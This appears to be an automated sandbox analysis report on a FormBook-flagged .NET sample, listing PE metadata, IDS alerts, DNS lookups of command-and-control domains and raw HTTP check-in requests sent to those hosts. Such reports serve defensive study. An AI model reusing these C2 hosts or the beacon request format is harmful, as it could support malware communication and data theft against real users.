IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xa29d4	0xa2a00	False	0.848016549769	data	7.76742936293	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.reloc	0xa6000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ
.rsrc	0xa8000	0x10e58	0x11000	False	0.243049172794	data	4.11172065775	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xa8130	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 0, next used block 0		
RT_GROUP_ICON	0xb8958	0x14	data		
RT_VERSION	0xb896c	0x338	data		
RT_MANIFEST	0xb8ca4	0x1b4	XML 1.0 document, UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright MCS 2018
Assembly Version	1.0.0.0
InternalName	DispIdAttribute.exe
FileVersion	1.0.0.0
CompanyName	MCS
LegalTrademarks	
Comments	
ProductName	Library
ProductVersion	1.0.0.0
FileDescription	Library
OriginalFilename	DispIdAttribute.exe


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/12/21-10:51:18.705997	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49721	80	192.168.2.4	34.102.136.180
05/12/21-10:51:18.705997	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49721	80	192.168.2.4	34.102.136.180
05/12/21-10:51:18.705997	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49721	80	192.168.2.4	34.102.136.180
05/12/21-10:51:18.844483	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49721	34.102.136.180	192.168.2.4
05/12/21-10:51:29.565347	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49723	34.102.136.180	192.168.2.4
05/12/21-10:51:34.680214	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49724	80	192.168.2.4	34.102.136.180
05/12/21-10:51:34.680214	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49724	80	192.168.2.4	34.102.136.180
05/12/21-10:51:34.680214	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49724	80	192.168.2.4	34.102.136.180
05/12/21-10:51:34.817345	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49724	34.102.136.180	192.168.2.4
05/12/21-10:51:47.347272	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49726	80	192.168.2.4	104.164.26.246
05/12/21-10:51:47.347272	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49726	80	192.168.2.4	104.164.26.246
05/12/21-10:51:47.347272	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49726	80	192.168.2.4	104.164.26.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/12/21-10:52:09.098131	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49728	80	192.168.2.4	18.219.49.238
05/12/21-10:52:09.098131	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49728	80	192.168.2.4	18.219.49.238
05/12/21-10:52:09.098131	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49728	80	192.168.2.4	18.219.49.238
05/12/21-10:52:14.662301	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49729	80	192.168.2.4	162.241.62.63
05/12/21-10:52:14.662301	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49729	80	192.168.2.4	162.241.62.63
05/12/21-10:52:14.662301	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49729	80	192.168.2.4	162.241.62.63
05/12/21-10:52:20.083382	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49730	34.102.136.180	192.168.2.4

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 10:51:18.664244890 CEST	49721	80	192.168.2.4	34.102.136.180
May 12, 2021 10:51:18.705457926 CEST	80	49721	34.102.136.180	192.168.2.4
May 12, 2021 10:51:18.705667019 CEST	49721	80	192.168.2.4	34.102.136.180
May 12, 2021 10:51:18.705996990 CEST	49721	80	192.168.2.4	34.102.136.180
May 12, 2021 10:51:18.748567104 CEST	80	49721	34.102.136.180	192.168.2.4
May 12, 2021 10:51:18.844482899 CEST	80	49721	34.102.136.180	192.168.2.4
May 12, 2021 10:51:18.844995975 CEST	49721	80	192.168.2.4	34.102.136.180
May 12, 2021 10:51:18.845154047 CEST	80	49721	34.102.136.180	192.168.2.4
May 12, 2021 10:51:18.845277071 CEST	49721	80	192.168.2.4	34.102.136.180
May 12, 2021 10:51:18.886292934 CEST	80	49721	34.102.136.180	192.168.2.4
May 12, 2021 10:51:24.035094023 CEST	49722	80	192.168.2.4	66.96.162.130
May 12, 2021 10:51:24.162120104 CEST	80	49722	66.96.162.130	192.168.2.4
May 12, 2021 10:51:24.162272930 CEST	49722	80	192.168.2.4	66.96.162.130
May 12, 2021 10:51:24.162463903 CEST	49722	80	192.168.2.4	66.96.162.130
May 12, 2021 10:51:24.290806055 CEST	80	49722	66.96.162.130	192.168.2.4
May 12, 2021 10:51:24.313256979 CEST	80	49722	66.96.162.130	192.168.2.4
May 12, 2021 10:51:24.313348055 CEST	80	49722	66.96.162.130	192.168.2.4
May 12, 2021 10:51:24.313710928 CEST	49722	80	192.168.2.4	66.96.162.130
May 12, 2021 10:51:24.313878059 CEST	49722	80	192.168.2.4	66.96.162.130
May 12, 2021 10:51:24.441024065 CEST	80	49722	66.96.162.130	192.168.2.4
May 12, 2021 10:51:29.385797977 CEST	49723	80	192.168.2.4	34.102.136.180
May 12, 2021 10:51:29.426841021 CEST	80	49723	34.102.136.180	192.168.2.4
May 12, 2021 10:51:29.426979065 CEST	49723	80	192.168.2.4	34.102.136.180
May 12, 2021 10:51:29.427136898 CEST	49723	80	192.168.2.4	34.102.136.180
May 12, 2021 10:51:29.469638109 CEST	80	49723	34.102.136.180	192.168.2.4
May 12, 2021 10:51:29.565346956 CEST	80	49723	34.102.136.180	192.168.2.4
May 12, 2021 10:51:29.565373898 CEST	80	49723	34.102.136.180	192.168.2.4
May 12, 2021 10:51:29.565687895 CEST	49723	80	192.168.2.4	34.102.136.180

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 10:51:29.565812111 CEST	49723	80	192.168.2.4	34.102.136.180
May 12, 2021 10:51:29.606769085 CEST	80	49723	34.102.136.180	192.168.2.4
May 12, 2021 10:51:34.638822079 CEST	49724	80	192.168.2.4	34.102.136.180
May 12, 2021 10:51:34.679857016 CEST	80	49724	34.102.136.180	192.168.2.4
May 12, 2021 10:51:34.679977894 CEST	49724	80	192.168.2.4	34.102.136.180
May 12, 2021 10:51:34.680213928 CEST	49724	80	192.168.2.4	34.102.136.180
May 12, 2021 10:51:34.724829912 CEST	80	49724	34.102.136.180	192.168.2.4
May 12, 2021 10:51:34.817344904 CEST	80	49724	34.102.136.180	192.168.2.4
May 12, 2021 10:51:34.817398071 CEST	80	49724	34.102.136.180	192.168.2.4
May 12, 2021 10:51:34.817590952 CEST	49724	80	192.168.2.4	34.102.136.180
May 12, 2021 10:51:34.817627907 CEST	49724	80	192.168.2.4	34.102.136.180
May 12, 2021 10:51:34.861659050 CEST	80	49724	34.102.136.180	192.168.2.4
May 12, 2021 10:51:40.080795050 CEST	49725	80	192.168.2.4	107.164.93.172
May 12, 2021 10:51:40.272236109 CEST	80	49725	107.164.93.172	192.168.2.4
May 12, 2021 10:51:40.272469044 CEST	49725	80	192.168.2.4	107.164.93.172
May 12, 2021 10:51:41.394385099 CEST	49725	80	192.168.2.4	107.164.93.172
May 12, 2021 10:51:41.585478067 CEST	80	49725	107.164.93.172	192.168.2.4
May 12, 2021 10:51:41.920188904 CEST	49725	80	192.168.2.4	107.164.93.172
May 12, 2021 10:51:42.150350094 CEST	80	49725	107.164.93.172	192.168.2.4
May 12, 2021 10:51:43.344671011 CEST	80	49725	107.164.93.172	192.168.2.4
May 12, 2021 10:51:43.344873905 CEST	49725	80	192.168.2.4	107.164.93.172
May 12, 2021 10:51:47.151396990 CEST	49726	80	192.168.2.4	104.164.26.246
May 12, 2021 10:51:47.346937895 CEST	80	49726	104.164.26.246	192.168.2.4
May 12, 2021 10:51:47.347071886 CEST	49726	80	192.168.2.4	104.164.26.246
May 12, 2021 10:51:47.347271919 CEST	49726	80	192.168.2.4	104.164.26.246
May 12, 2021 10:51:47.739093065 CEST	80	49726	104.164.26.246	192.168.2.4
May 12, 2021 10:51:47.849630117 CEST	49726	80	192.168.2.4	104.164.26.246
May 12, 2021 10:51:47.953749895 CEST	80	49726	104.164.26.246	192.168.2.4
May 12, 2021 10:51:47.953820944 CEST	49726	80	192.168.2.4	104.164.26.246
May 12, 2021 10:51:48.043176889 CEST	80	49726	104.164.26.246	192.168.2.4
May 12, 2021 10:51:48.043261051 CEST	49726	80	192.168.2.4	104.164.26.246
May 12, 2021 10:51:58.117974997 CEST	49727	80	192.168.2.4	198.54.117.216
May 12, 2021 10:51:58.312294960 CEST	80	49727	198.54.117.216	192.168.2.4
May 12, 2021 10:51:58.312581062 CEST	49727	80	192.168.2.4	198.54.117.216
May 12, 2021 10:51:58.312855959 CEST	49727	80	192.168.2.4	198.54.117.216
May 12, 2021 10:51:58.507247925 CEST	80	49727	198.54.117.216	192.168.2.4
May 12, 2021 10:51:58.507266998 CEST	80	49727	198.54.117.216	192.168.2.4
May 12, 2021 10:52:08.960374117 CEST	49728	80	192.168.2.4	18.219.49.238
May 12, 2021 10:52:09.097378016 CEST	80	49728	18.219.49.238	192.168.2.4
May 12, 2021 10:52:09.097668886 CEST	49728	80	192.168.2.4	18.219.49.238
May 12, 2021 10:52:09.098130941 CEST	49728	80	192.168.2.4	18.219.49.238
May 12, 2021 10:52:09.267746925 CEST	80	49728	18.219.49.238	192.168.2.4
May 12, 2021 10:52:09.267822027 CEST	80	49728	18.219.49.238	192.168.2.4
May 12, 2021 10:52:09.268290043 CEST	49728	80	192.168.2.4	18.219.49.238
May 12, 2021 10:52:09.268402100 CEST	49728	80	192.168.2.4	18.219.49.238
May 12, 2021 10:52:09.405317068 CEST	80	49728	18.219.49.238	192.168.2.4
May 12, 2021 10:52:14.497379065 CEST	49729	80	192.168.2.4	162.241.62.63
May 12, 2021 10:52:14.658348083 CEST	80	49729	162.241.62.63	192.168.2.4
May 12, 2021 10:52:14.662015915 CEST	49729	80	192.168.2.4	162.241.62.63
May 12, 2021 10:52:14.662301064 CEST	49729	80	192.168.2.4	162.241.62.63
May 12, 2021 10:52:14.824084997 CEST	80	49729	162.241.62.63	192.168.2.4
May 12, 2021 10:52:14.828128099 CEST	80	49729	162.241.62.63	192.168.2.4
May 12, 2021 10:52:14.828155041 CEST	80	49729	162.241.62.63	192.168.2.4
May 12, 2021 10:52:14.828591108 CEST	49729	80	192.168.2.4	162.241.62.63
May 12, 2021 10:52:14.829040051 CEST	49729	80	192.168.2.4	162.241.62.63
May 12, 2021 10:52:14.991287947 CEST	80	49729	162.241.62.63	192.168.2.4
May 12, 2021 10:52:19.905034065 CEST	49730	80	192.168.2.4	34.102.136.180
May 12, 2021 10:52:19.946204901 CEST	80	49730	34.102.136.180	192.168.2.4
May 12, 2021 10:52:19.946568966 CEST	49730	80	192.168.2.4	34.102.136.180
May 12, 2021 10:52:19.946628094 CEST	49730	80	192.168.2.4	34.102.136.180
May 12, 2021 10:52:19.987349987 CEST	80	49730	34.102.136.180	192.168.2.4
May 12, 2021 10:52:20.083381891 CEST	80	49730	34.102.136.180	192.168.2.4
May 12, 2021 10:52:20.083417892 CEST	80	49730	34.102.136.180	192.168.2.4
May 12, 2021 10:52:20.083604097 CEST	49730	80	192.168.2.4	34.102.136.180

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 10:52:20.083626986 CEST	49730	80	192.168.2.4	34.102.136.180
May 12, 2021 10:52:20.124206066 CEST	80	49730	34.102.136.180	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 10:50:06.187598944 CEST	56483	53	192.168.2.4	8.8.8.8
May 12, 2021 10:50:06.236371040 CEST	53	56483	8.8.8.8	192.168.2.4
May 12, 2021 10:50:07.473145962 CEST	51025	53	192.168.2.4	8.8.8.8
May 12, 2021 10:50:07.522317886 CEST	53	51025	8.8.8.8	192.168.2.4
May 12, 2021 10:50:10.386281967 CEST	61516	53	192.168.2.4	8.8.8.8
May 12, 2021 10:50:10.435064077 CEST	53	61516	8.8.8.8	192.168.2.4
May 12, 2021 10:50:12.766177893 CEST	49182	53	192.168.2.4	8.8.8.8
May 12, 2021 10:50:12.814867020 CEST	53	49182	8.8.8.8	192.168.2.4
May 12, 2021 10:50:13.783512115 CEST	59920	53	192.168.2.4	8.8.8.8
May 12, 2021 10:50:13.832799911 CEST	53	59920	8.8.8.8	192.168.2.4
May 12, 2021 10:50:14.972019911 CEST	57458	53	192.168.2.4	8.8.8.8
May 12, 2021 10:50:15.020659924 CEST	53	57458	8.8.8.8	192.168.2.4
May 12, 2021 10:50:18.660664082 CEST	50579	53	192.168.2.4	8.8.8.8
May 12, 2021 10:50:18.709949017 CEST	53	50579	8.8.8.8	192.168.2.4
May 12, 2021 10:50:20.651276112 CEST	51703	53	192.168.2.4	8.8.8.8
May 12, 2021 10:50:20.700069904 CEST	53	51703	8.8.8.8	192.168.2.4
May 12, 2021 10:50:37.368491888 CEST	65248	53	192.168.2.4	8.8.8.8
May 12, 2021 10:50:37.420420885 CEST	53	65248	8.8.8.8	192.168.2.4
May 12, 2021 10:50:38.520031929 CEST	53723	53	192.168.2.4	8.8.8.8
May 12, 2021 10:50:38.573285103 CEST	53	53723	8.8.8.8	192.168.2.4
May 12, 2021 10:50:39.452804089 CEST	64646	53	192.168.2.4	8.8.8.8
May 12, 2021 10:50:39.504393101 CEST	53	64646	8.8.8.8	192.168.2.4
May 12, 2021 10:50:43.248534918 CEST	65298	53	192.168.2.4	8.8.8.8
May 12, 2021 10:50:43.297564983 CEST	53	65298	8.8.8.8	192.168.2.4
May 12, 2021 10:50:45.461976051 CEST	59123	53	192.168.2.4	8.8.8.8
May 12, 2021 10:50:45.515486956 CEST	53	59123	8.8.8.8	192.168.2.4
May 12, 2021 10:50:46.388328075 CEST	54531	53	192.168.2.4	8.8.8.8
May 12, 2021 10:50:46.436871052 CEST	53	54531	8.8.8.8	192.168.2.4
May 12, 2021 10:50:56.997181892 CEST	49714	53	192.168.2.4	8.8.8.8
May 12, 2021 10:50:57.047228098 CEST	53	49714	8.8.8.8	192.168.2.4
May 12, 2021 10:50:57.931051970 CEST	58028	53	192.168.2.4	8.8.8.8
May 12, 2021 10:50:57.981679916 CEST	53	58028	8.8.8.8	192.168.2.4
May 12, 2021 10:50:59.369159937 CEST	53097	53	192.168.2.4	8.8.8.8
May 12, 2021 10:50:59.417979002 CEST	53	53097	8.8.8.8	192.168.2.4
May 12, 2021 10:51:00.356456041 CEST	49257	53	192.168.2.4	8.8.8.8
May 12, 2021 10:51:00.408096075 CEST	53	49257	8.8.8.8	192.168.2.4
May 12, 2021 10:51:07.619672060 CEST	62389	53	192.168.2.4	8.8.8.8
May 12, 2021 10:51:07.677623987 CEST	53	62389	8.8.8.8	192.168.2.4
May 12, 2021 10:51:12.696763039 CEST	49910	53	192.168.2.4	8.8.8.8
May 12, 2021 10:51:13.572402000 CEST	53	49910	8.8.8.8	192.168.2.4
May 12, 2021 10:51:18.585570097 CEST	55854	53	192.168.2.4	8.8.8.8
May 12, 2021 10:51:18.654793024 CEST	53	55854	8.8.8.8	192.168.2.4
May 12, 2021 10:51:23.881491899 CEST	64549	53	192.168.2.4	8.8.8.8
May 12, 2021 10:51:24.033982992 CEST	53	64549	8.8.8.8	192.168.2.4
May 12, 2021 10:51:29.321614027 CEST	63153	53	192.168.2.4	8.8.8.8
May 12, 2021 10:51:29.383584023 CEST	53	63153	8.8.8.8	192.168.2.4
May 12, 2021 10:51:34.574343920 CEST	52991	53	192.168.2.4	8.8.8.8
May 12, 2021 10:51:34.637315035 CEST	53	52991	8.8.8.8	192.168.2.4
May 12, 2021 10:51:39.858114958 CEST	53700	53	192.168.2.4	8.8.8.8
May 12, 2021 10:51:40.059561968 CEST	53	53700	8.8.8.8	192.168.2.4
May 12, 2021 10:51:46.934683084 CEST	51726	53	192.168.2.4	8.8.8.8
May 12, 2021 10:51:47.149091959 CEST	53	51726	8.8.8.8	192.168.2.4
May 12, 2021 10:51:52.870204926 CEST	56794	53	192.168.2.4	8.8.8.8
May 12, 2021 10:51:53.016850948 CEST	53	56794	8.8.8.8	192.168.2.4
May 12, 2021 10:51:58.051847935 CEST	56534	53	192.168.2.4	8.8.8.8
May 12, 2021 10:51:58.115525007 CEST	53	56534	8.8.8.8	192.168.2.4
May 12, 2021 10:52:08.547878981 CEST	56627	53	192.168.2.4	8.8.8.8
May 12, 2021 10:52:08.957885027 CEST	53	56627	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 10:52:14.309987068 CEST	56621	53	192.168.2.4	8.8.8.8
May 12, 2021 10:52:14.496155024 CEST	53	56621	8.8.8.8	192.168.2.4
May 12, 2021 10:52:19.838093996 CEST	63116	53	192.168.2.4	8.8.8.8
May 12, 2021 10:52:19.904480934 CEST	53	63116	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 10:51:07.619672060 CEST	192.168.2.4	8.8.8.8	0x590f	Standard query (0)	www.paperplaneexplorer.com	A (IP address)	IN (0x0001)
May 12, 2021 10:51:12.696763039 CEST	192.168.2.4	8.8.8.8	0xee68	Standard query (0)	www.xn--80aasvjfhla.xn--p1acf	A (IP address)	IN (0x0001)
May 12, 2021 10:51:18.585570097 CEST	192.168.2.4	8.8.8.8	0xf953	Standard query (0)	www.comicstattoosnguns.com	A (IP address)	IN (0x0001)
May 12, 2021 10:51:23.881491899 CEST	192.168.2.4	8.8.8.8	0x32ba	Standard query (0)	www.goeseo.com	A (IP address)	IN (0x0001)
May 12, 2021 10:51:29.321614027 CEST	192.168.2.4	8.8.8.8	0x21ae	Standard query (0)	www.shadyshainarae.com	A (IP address)	IN (0x0001)
May 12, 2021 10:51:34.574343920 CEST	192.168.2.4	8.8.8.8	0x71fb	Standard query (0)	www.thefrankversion.com	A (IP address)	IN (0x0001)
May 12, 2021 10:51:39.858114958 CEST	192.168.2.4	8.8.8.8	0xd9e3	Standard query (0)	www.tjanyancha.com	A (IP address)	IN (0x0001)
May 12, 2021 10:51:46.934683084 CEST	192.168.2.4	8.8.8.8	0xbd5f	Standard query (0)	www.dmowang.com	A (IP address)	IN (0x0001)
May 12, 2021 10:51:52.870204926 CEST	192.168.2.4	8.8.8.8	0xff09	Standard query (0)	www.usapersonalshopper.com	A (IP address)	IN (0x0001)
May 12, 2021 10:51:58.051847935 CEST	192.168.2.4	8.8.8.8	0x879a	Standard query (0)	www.pocopage.com	A (IP address)	IN (0x0001)
May 12, 2021 10:52:08.547878981 CEST	192.168.2.4	8.8.8.8	0xccfb	Standard query (0)	www.goodcreditcardshome.info	A (IP address)	IN (0x0001)
May 12, 2021 10:52:14.309987068 CEST	192.168.2.4	8.8.8.8	0x8eb7	Standard query (0)	www.pastelleriaruth.com	A (IP address)	IN (0x0001)
May 12, 2021 10:52:19.838093996 CEST	192.168.2.4	8.8.8.8	0x2f41	Standard query (0)	www.amesshop.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 10:51:07.677623987 CEST	8.8.8.8	192.168.2.4	0x590f	Name error (3)	www.paperplaneexplorer.com	none	none	A (IP address)	IN (0x0001)
May 12, 2021 10:51:13.572402000 CEST	8.8.8.8	192.168.2.4	0xee68	Server failure (2)	www.xn--80aasvjfhla.xn--p1acf	none	none	A (IP address)	IN (0x0001)
May 12, 2021 10:51:18.654793024 CEST	8.8.8.8	192.168.2.4	0xf953	No error (0)	www.comicstattoosnguns.com	comicstattoosnguns.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 10:51:18.654793024 CEST	8.8.8.8	192.168.2.4	0xf953	No error (0)	comicstattoosnguns.com		34.102.136.180	A (IP address)	IN (0x0001)
May 12, 2021 10:51:24.033982992 CEST	8.8.8.8	192.168.2.4	0x32ba	No error (0)	www.goeseo.com		66.96.162.130	A (IP address)	IN (0x0001)
May 12, 2021 10:51:29.383584023 CEST	8.8.8.8	192.168.2.4	0x21ae	No error (0)	www.shadyshainarae.com	shadyshainarae.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 10:51:29.383584023 CEST	8.8.8.8	192.168.2.4	0x21ae	No error (0)	shadyshainarae.com		34.102.136.180	A (IP address)	IN (0x0001)
May 12, 2021 10:51:34.637315035 CEST	8.8.8.8	192.168.2.4	0x71fb	No error (0)	www.thefrankversion.com	thefrankversion.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 10:51:34.637315035 CEST	8.8.8.8	192.168.2.4	0x71fb	No error (0)	thefrankversion.com		34.102.136.180	A (IP address)	IN (0x0001)
May 12, 2021 10:51:40.059561968 CEST	8.8.8.8	192.168.2.4	0xd9e3	No error (0)	www.tjanyancha.com		107.164.93.172	A (IP address)	IN (0x0001)
May 12, 2021 10:51:47.149091959 CEST	8.8.8.8	192.168.2.4	0xbd5f	No error (0)	www.dmowang.com		104.164.26.246	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 10:51:53.016850948 CEST	8.8.8.8	192.168.2.4	0xff09	Name error (3)	www.usapersonalshopper.com	none	none	A (IP address)	IN (0x0001)
May 12, 2021 10:51:58.115525007 CEST	8.8.8.8	192.168.2.4	0x879a	No error (0)	www.pocopage.com	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 10:51:58.115525007 CEST	8.8.8.8	192.168.2.4	0x879a	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
May 12, 2021 10:51:58.115525007 CEST	8.8.8.8	192.168.2.4	0x879a	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
May 12, 2021 10:51:58.115525007 CEST	8.8.8.8	192.168.2.4	0x879a	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
May 12, 2021 10:51:58.115525007 CEST	8.8.8.8	192.168.2.4	0x879a	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
May 12, 2021 10:51:58.115525007 CEST	8.8.8.8	192.168.2.4	0x879a	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
May 12, 2021 10:51:58.115525007 CEST	8.8.8.8	192.168.2.4	0x879a	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
May 12, 2021 10:51:58.115525007 CEST	8.8.8.8	192.168.2.4	0x879a	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
May 12, 2021 10:52:08.957885027 CEST	8.8.8.8	192.168.2.4	0xccfb	No error (0)	www.goodcreditcardshome.info		18.219.49.238	A (IP address)	IN (0x0001)
May 12, 2021 10:52:08.957885027 CEST	8.8.8.8	192.168.2.4	0xccfb	No error (0)	www.goodcreditcardshome.info		18.218.104.7	A (IP address)	IN (0x0001)
May 12, 2021 10:52:14.496155024 CEST	8.8.8.8	192.168.2.4	0x8eb7	No error (0)	www.pasteleriaruth.com	pasteleriaruth.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 10:52:14.496155024 CEST	8.8.8.8	192.168.2.4	0x8eb7	No error (0)	pasteleriaruth.com		162.241.62.63	A (IP address)	IN (0x0001)
May 12, 2021 10:52:19.904480934 CEST	8.8.8.8	192.168.2.4	0x2f41	No error (0)	www.amesshop.com	amesshop.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 10:52:19.904480934 CEST	8.8.8.8	192.168.2.4	0x2f41	No error (0)	amesshop.com		34.102.136.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.comicstattoosnguns.com
- www.goeseo.com
- www.shadyshainarae.com
- www.thefrankversion.com
- www.tjanyancha.com
- www.dmowang.com
- www.pocopage.com
- www.goodcreditcardshome.info
- www.pasteleriaruth.com
- www.amesshop.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49721	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 10:51:18.705996990 CEST	221	OUT	GET /meub/?6lt4=M6ATVT20FLj&ktI=QUeAVjOekbDfJHkoX1fEShfTueYawgYx/upvqY2KU2Y9ees5c1/xq3BWwCfJvPCdwXre HTTP/1.1 Host: www.comicstattoosnguns.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 10:51:18.844482899 CEST	222	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 12 May 2021 08:51:18 GMT Content-Type: text/html Content-Length: 275 ETag: "609953da-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49722	66.96.162.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 10:51:24.162463903 CEST	222	OUT	GET /meub/?ktI=F4zWwb5Q9DmjBwYPj4pXutYCzYEQVONbMin29ERkoE+ZXMdA8ttbKylRMOj5c1Wk3PTt&6lt4=M6ATVT20FLj HTTP/1.1 Host: www.goeseo.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
